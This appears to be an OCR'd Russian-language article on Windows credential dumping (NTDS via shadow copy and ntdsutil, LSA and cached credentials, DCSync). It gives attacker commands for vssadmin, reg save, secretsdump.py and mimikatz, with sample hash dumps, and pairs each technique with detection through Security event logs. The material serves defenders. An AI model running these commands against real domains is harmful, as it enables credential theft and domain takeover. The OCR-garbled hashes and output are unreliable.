
Как злоумышленники дампят NTDS

Первый способ — Shadow Copy. Создать «теньевую копию» на контроллере домена можно с помощью vssadmin:

```
vssadmin create shadow /for=C:
```

```
copy $ShadowCopyName\Windows\NTDS\NTDS.dit C:\ntds.dit.save
```

```
copy $ShadowCopyName\Windows\System32\config\SYSTEM C:\system.save
```



Создание и копирование Shadow Copy

Затем файлы *ntds.dit.save* и *system.save* необходимо скопировать на свой хост и с помощью *secretsdump.py* извлечь из них учетные данные:

```
secretsdump.py LOCAL -ntds ntds.dit.save -system system.save
```



```

C:\$ secretsdump.py LOCAL -ntds ntds.dit.save -system system.save
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 8x4c1fa8e312d2bc2cc1cc3bae9f5d64c2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 42b2fcf96a53afdc199d931c09757a6a
[*] Reading and decrypting hashes from ntds.dit.save
graz.local\Администратор:500:aad3b435b51404eeaad3b435b51404ee:b1ff77d4fe0794175194f5846065d79d:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01W12$:1001:aad3b435b51404eeaad3b435b51404ee:f950b694fed737fca2c99dd2b67aad0e7:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3b5e8093bf4606ac8dc9d2a8e94b1f84:::
WK501-DEFENDER$:1104:aad3b435b51404eeaad3b435b51404ee:23bcf86a3ebcde29d9410e834437d958:::
WK502-KE5$:1105:aad3b435b51404eeaad3b435b51404ee:878a944db851d292573487be66938455:::
DC02W16$:1106:aad3b435b51404eeaad3b435b51404ee:2e56e5eb3550cc0407ccd37bb41ab3d3:::
KSC$:1107:aad3b435b51404eeaad3b435b51404ee:86e6c4483ee41016cf9c086b2ee61e45:::
WK57SP1$:2102:aad3b435b51404eeaad3b435b51404ee:98718d2df55de9cbefc4d6378c8c761:::
EXCH01$:1111:aad3b435b51404eeaad3b435b51404ee:cbcff9e74a38a095c8099197f6827942:::
graz.local\user01:1112:aad3b435b51404eeaad3b435b51404ee:c19a175a54a06a5007af13cef42:::
graz.local\user02:1113:aad3b435b51404eeaad3b435b51404ee:c1112cddda880a7080a8112cf0702490b:::
graz.local\user03:1114:aad3b435b51404eeaad3b435b51404ee:a10ccf75ee54a00b00a5007af13cef42:::
graz.local\user04:1115:aad3b435b51404eeaad3b435b51404ee:a10ccf75ee54a00b00a5007af13cef42:::
graz.local\user05:1116:aad3b435b51404eeaad3b435b51404ee:a10ccf75ee54a00b00a5007af13cef42:::
graz.local\user06:1117:aad3b435b51404eeaad3b435b51404ee:a3142bcb9d7ee88a02eb8874b4911de0b:::

```

Получение учетных данных из файлов

Второй способ — использование NTDSUtil на контроллере домена:

ntdsutil "activate instance ntds" "ifm" "create full C:\NTDS" quit quit

В результате будут созданы файлы C:\NTDS\Active Directory\ntds.dit, C:\NTDS\registry\SECURITY и C:\NTDS\registry\SYSTEM, которые необходимо скопировать на свой хост и с помощью secretsdump.py извлечь из них учетные данные:

secretsdump.py LOCAL -ntds ntds.dit -system SYSTEM

```

C:\Users\Администратор>ntdsutil "activate instance ntds" "ifm" "create full C:\NTDS" quit quit
ntdsutil: activate instance ntds
Активный экземпляр - "ntds".
ntdsutil: ifm
IFM: create full C:\NTDS
Создание снимка...
Успешно создан набор снимков {583e02d8-9f72-4a2f-8a81-078bc9cfa1eb}.
Снимок {d2e513d7-f71b-4acc-87b4-d6dc39f3fc50} установлен как C:\$SNAP_202305121326_VOLUMECS\
Снимок {d2e513d7-f71b-4acc-87b4-d6dc39f3fc50} уже подключен.
Запуск режима ДЕФРАГМЕНТАЦИИ...
Исходная база данных: C:\$SNAP_202305121326_VOLUMECS\Windows\NTDS\ntds.dit
Конечная база данных: C:\NTDS\Active Directory\ntds.dit

Defragmentation Status (% complete)
0    10   20   30   40   50   60   70   80   90  100
|----|----|----|----|----|----|----|----|----|----|
.....

Копирование файлов реестра...
Копирование C:\NTDS\registry\SYSTEM
Копирование C:\NTDS\registry\SECURITY
Снимок {d2e513d7-f71b-4acc-87b4-d6dc39f3fc50} отключен.
Носитель IFM успешно создан в C:\NTDS
IFM: quit
ntdsutil: quit
C:\Users\Администратор>_

```

Создание копии NTDS.dit и веток реестра SYSTEM и SECURITY

```

C:\$ secretsdump.py LOCAL -ntds ntds.dit -system SYSTEM
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x4c1fa8e312d2bc2cc1ce3bae9f5d64c2
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 42b2fcf96a53afdc199d931c09757a6a
[*] Reading and decrypting hashes from ntds.dit
gpaz.local\Администратор:500:aad3b435b51404eeaad3b435b51404ee:b1ff77d4fe0794175194f5846065d79d:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01W12$:1001:aad3b435b51404eeaad3b435b51404ee:f950b694fed737fca2c99dd2b67aa0e7:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3b5e8093bf4606ac8dc9d2a8e94b1f84:::
WKS01-DEFENDER$:1104:aad3b435b51404eeaad3b435b51404ee:23bcf86a3ebcde29d9410e834437d958:::
WKS02-KES$:1105:aad3b435b51404eeaad3b435b51404ee:878a944db851d292573487be66938455:::
DC02W16$:1106:aad3b435b51404eeaad3b435b51404ee:2e56e5eb3550cc0407ccd37bb41ab3d3:::
KSC$:1107:aad3b435b51404eeaad3b435b51404ee:86e6c4483ee41016cf9c086b2ee61e45:::
WKS7SP1$:2102:aad3b435b51404eeaad3b435b51404ee:98718d2df55de9cbdfc4d6378c8c761:::
EXCH01$:1111:aad3b435b51404eeaad3b435b51404ee:cbcf9e74a38a095c8099197f6827942:::
gpaz.local\user01:1112:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\user02:1113:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
gpaz.local\user03:1114:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::

```

Получение учетных данных из файлов

Как обнаружить

Создание «теневого копии» с помощью утилиты *vssadmin* можно увидеть в событии создания нового процесса (4688 – журнал Security).


Для логирования командной строки процесса необходимо дополнительно включить политики аудита:

Process Tracking – Process Creation

System – Audit Process Creation – Include command line in process creation events

Event ID = 4688

- *New Process Name = *vssadmin.exe*
- *Process Command Line = “*vssadmin*” u “*create*” u “*shadow*”*



Событие 4688 при создании «теневого копии»

Дамп *ntds.dit* с помощью утилиты *ntdsutil* можно увидеть в событии создания нового процесса (4688 – журнал Security).

Event ID = 4688

- *New Process Name* = **ntdsutil.exe*
- *Process Command Line* = *"ac" u "j" u "ntds" u "ifm" u "create" u "full"*



Событие 4688 при использовании утилиты ntdsutil

► Псевдокод

LSA (T1003.004)

Из LSA злоумышленники могут получить пароль учетной записи, от имени которой запускается какой-то сервис, и учетные данные компьютерной учетной записи.

Как злоумышленники дампят LSA

Самый простой вариант — сохранить ветки реестра HKLM\SECURITY и HKLM\SYSTEM, а затем извлечь из них учетные данные на своем хосте. Команды нужно выполнять с правами локального администратора или системы:

```
reg save HKLM\security path_to_security_file
```

```
reg save HKLM\system path_to_system_file
```

```
адм. Администратор: Командная строка
Microsoft Windows [Version 10.0.19045.2251]
(с) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\Администратор.GPAZ>reg save HKLM\security c:\security
Операция успешно завершена.

C:\Users\Администратор.GPAZ>reg save HKLM\system c:\system
Операция успешно завершена.

C:\Users\Администратор.GPAZ>_
```

Сохранение веток реестра

Далее уже на своей машине злоумышленник может извлечь хеши с помощью `secretsdump.py` из `impacket` или другой утилиты:

`secretsdump.py LOCAL -security security -system system`

```
C:\$ secretsdump.py LOCAL -security security -system system
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x110c4a296a49caf611d11bb01dddecbf
[*] Dumping cached domain logon information (domain/username:hash)
GPAZ.LOCAL/Administratop:50CC25102400Administratop#0b5300c3cab2c0f16c25362718c84de1
GPAZ.LOCAL/user01:50CC25102400user01#824ced6538fb4d56a3019aa319e48017
GPAZ.LOCAL/admin01:50CC25102400admin01#ca2526c733f500216f1bfadc0d07c0bf
GPAZ.LOCAL/admin02:50CC25102400admin02#500f738006525b1bd1158fe8bbcb5d57
GPAZ.LOCAL/hu1a1:50CC25102400hu1a1#ff77bcefb63da347a0b45ba2fff256a97d
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
SMACHINE.ACC:plain_password_hex:c047e0cae25d4fb4d4a05e807b15da548517f1f76241ee2726ec505cd4d5f358331b00ae33bd2e8ac052cbf4e51721c461db870fac0ba64a24877666d114f2fdf0ba74907f1a1f
c9fde896c6cfab95c34cae452f1c83cd39994f3781390564ede85f22c59c3f0bc178953c7238b1658dc3614d0bd121482d3cde2843ec22a65c1da46034fb142284460b316a306765bccc0604c30ca2b5c30d52531c0c7f
9a62722d1a19fee410cad5e8777dc869a061bfab76ac41281151dc1558a15abe26d5bb3940f328e1dba7282db13fe57bc75a00d2e09f9cbc72f2b0100f7dd1ba8011c806aa71d29057bffe4ca77399119a2f
SMACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a7f8040034a0f560bb49cfff53c70f1e0
[*] DPAPI_SYSTEM
dpapi_machinekey:0ab5c1b101db0f0e84302767a727be70556089122
dpapi_userkey:0xf1ecaf2e413059013273d094fca3eb61c004bab
[*] NL5RM
0000  88 70 f6 50 df 1e 89 1e 40 90 5f a1 ae 47 d2 fe .p.]...@...G...
0010  60 73 9c 0e 0e f6 81 68 e3 c1 93 09 9a e4 29 79 'S.....h.....y
0020  93 81 8c 34 15 90 86 48 af 04 fe 32 75 8f 23 a8 ...4...K...2u.#.
0030  c1 e1 3c 70 1c 0e 3a f1 ae cc af 5f 4c 10 63 07 ...<.....N.c.
NL5RM:ba70f65d8f1ad0c05f0d3a47912f62758c0d8f0b0188c0c233e03aac42f7035818c351530b44a0af14fb2758c25ab1c0c17d00d0ef1d0e0af5f40a60307
[*] Cleaning up...
```

Извлечение учетных данных

Получить данные удаленно можно также с помощью `secretsdump.py` или `crackmapexec`:

`secretsdump.py domain.local/username:'password'@hostname_or_IP`

Кэшированные учетные данные (DCC2-хеши) могут быть получены из ветки реестра HKLM\Security таким же образом, как и секреты LSA. Поэтому действия злоумышленник производит такие же, как и при дампе LSA.

[illegible]

Извлечение учетных данных

```
L$ secretsdump.py Администратор:'1qaz!QAZ'@11.2.72.3
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x889cb4a296a49caf618d18bb98ddecbf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:500:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:55c946ac5593e19ff64f1bad7c44f14b:::
User:1001:aad3b435b51404eeaad3b435b51404ee:862e462e3ddd37903c5a1fe58b0b9951:::
local_admin:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Dumping cached domain logon information (domain/username:hash)
GPAZ.LOCAL/Администратор:$DCC2$10240#Администратор#db5300c5ca62c0f16e25362718c84de1
GPAZ.LOCAL/user01:$DCC2$10240#user01#824ced6538fb4d56a3019aa319e48017
GPAZ.LOCAL/admin01:$DCC2$10240#admin01#ca2526c733f508216f1bfadc0d87c8bf
GPAZ.LOCAL/admin02:$DCC2$10240#admin02#369f738096825b1bd1158fe8bbcb5d57
GPAZ.LOCAL/help1:$DCC2$10240#help1#ff77bcef634a347a8b45b42ff258a97d
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GPAZ\WKS01-DEFENDER$:aes256-cts-hmac-sha1-96:103e8a301222a295a764b1891786dde4cda2f8aed22a979ae291a9ea2c384143
```

Получение кэшированных учетных данных с помощью secretsdump.py

[illegible]

Получение кэшированных учетных данных с помощью crackmapexec

Как обнаружить

Детектирование производится аналогично сценарию с SAM, только вместо ветви SAM в событиях будет SECURITY (не забудьте настроить на нее такой же SACL).

DCSync (T1003.006)

Атака DCSync заключается в том, что атакующий притворяется контроллером домена и проводит репликацию учетных данных доменных пользователей (учетные данные в NTDS.dit).

Как злоумышленники проводят атаку DCSync

Самый популярный вариант — использование mimikatz:

lsadump::dcsync /all

```
C:\Users\Администратор.GPAZ\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19091 Sep 18 2020 19:18:29
.## ^ ##.   "A La Vie, A L'Amour" - (cs.eg)
  || / \ ||  /=== Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
  || \ / ||  > https://blog.gentilkiwi.com/mimikatz
'== v =='   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ===/

mimikatz # lsadump::dcsync /all
[DC] 'gpaz.local' will be the domain
[DC] 'DC02W18.gpaz.local' will be the DC server
[OK] Expanding domain 'gpaz.local'

Object RDN      : gpaz

Object RDN      : LostAndFound

Subject RDN     : users

Subject RDN     : Computers

Subject RDN     : System

Object RDN      : WinsockServices
```

Атака DCSync с помощью mimikatz


```

Object RDN          : user02

** SAM ACCOUNT **

SAM Username        : user02
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Object Security ID   : 5-1-5-21-1275329033-756244978-312112453-1113
Object Relative ID   : 1113

Credentials:
  Hash NTLM: 64f12cdda588057e06a81b54e73b949b

Object RDN          : help1

** SAM ACCOUNT **

SAM Username        : help1
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Object Security ID   : 5 1 5 21 12/5329033 /562449/8 312112453 1159
Object Relative ID   : 1159

Credentials:
  Hash NTLM: 64f12cdda588057e06a81b54e73b949b

```

Атака DCSync с помощью mimikatz

Получить данные удаленно можно с помощью secretsdump.py. Для этого нужно указать флаг *-just-dc* и в качестве целевого хоста указать контроллер домена:

secretsdump.py -just-dc domain.local/username:'password'@dc_hostname_or_IP

```

└─$ secretsdump.py -just-dc gpaz.local/admin05811.2.71.3
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
gpaz.local\Adminистратор:500:aad3b435b51404eeaad3b435b51404ee:b1ff77d4fe0794175194f5846065d79d:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3b5e803bf4686ac8dc9d208e94b1f84:::
gpaz.local\User01:1112:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\User02:1113:aad3b435b51404eeaad3b435b51404ee:64f12cdda588057e06a81b54e73b949b:::
gpaz.local\User03:1114:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\User04:1115:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\User05:1116:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
gpaz.local\admin01:1117:aad3b435b51404eeaad3b435b51404ee:c33f2beb3d2ec06a62cb887fb391dee0:::
gpaz.local\admin02:1118:aad3b435b51404eeaad3b435b51404ee:64f12cdda588057e06a81b54e73b949b:::
gpaz.local\admin03:1119:aad3b435b51404eeaad3b435b51404ee:98677bfb0edc0ca51c5a8dd6a79fc96a:::
gpaz.local\admin04:1120:aad3b435b51404eeaad3b435b51404ee:ef2f2e71d7bf31b7e9ebb87fc6ad656:::
gpaz.local\admin05:1121:aad3b435b51404eeaad3b435b51404ee:469451d186703057011f8fee4935a26d:::
gpaz.local\5L31808-D45T5860L3AR:1141:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::
gpaz.local\5M_68221f7506324a89b:1142:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::
gpaz.local\5M_c064403b923f40f68:1143:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::
gpaz.local\5M_0a0c70f1a730a10ee:1144:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::
gpaz.local\5M_2014ee727910eb90:1145:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c089c0:::

```

Атака DCSync с помощью secretsdump


Как обнаружить

В момент репликации базы данных Active Directory (ntds.dit) на контроллере домена регистрируется событие выполнения операции с объектом доменных служб AD DS (4662 – журнал Security).

Данное событие не настроено по умолчанию, поэтому предварительно необходимо включить политику аудита DS Access – Audit Directory Service Access и настроить SACL для всех пользователей.



